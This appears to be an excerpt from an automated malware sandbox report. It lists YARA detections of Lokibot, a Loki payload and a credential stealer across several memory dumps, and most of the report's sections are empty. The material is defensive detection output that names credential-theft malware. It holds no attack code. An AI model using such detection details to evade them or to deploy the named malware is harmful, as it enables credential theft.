00000003.00000000.294708391.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.294708391.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.294708391.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.294708391.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.294708391.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.296551442.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.296551442.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.296551442.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.296551442.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.296551442.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000001.298801287.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000001.298801287.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000001.298801287.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000001.298801287.0000000000400000.00000040.00020000.sdmp, Author: kevoreilly

	• Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000001.298801287.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.295652868.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.295652868.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.295652868.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.295652868.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.295652868.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.553100353.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000002.553100353.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000002.553100353.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000002.553100353.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000002.553100353.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis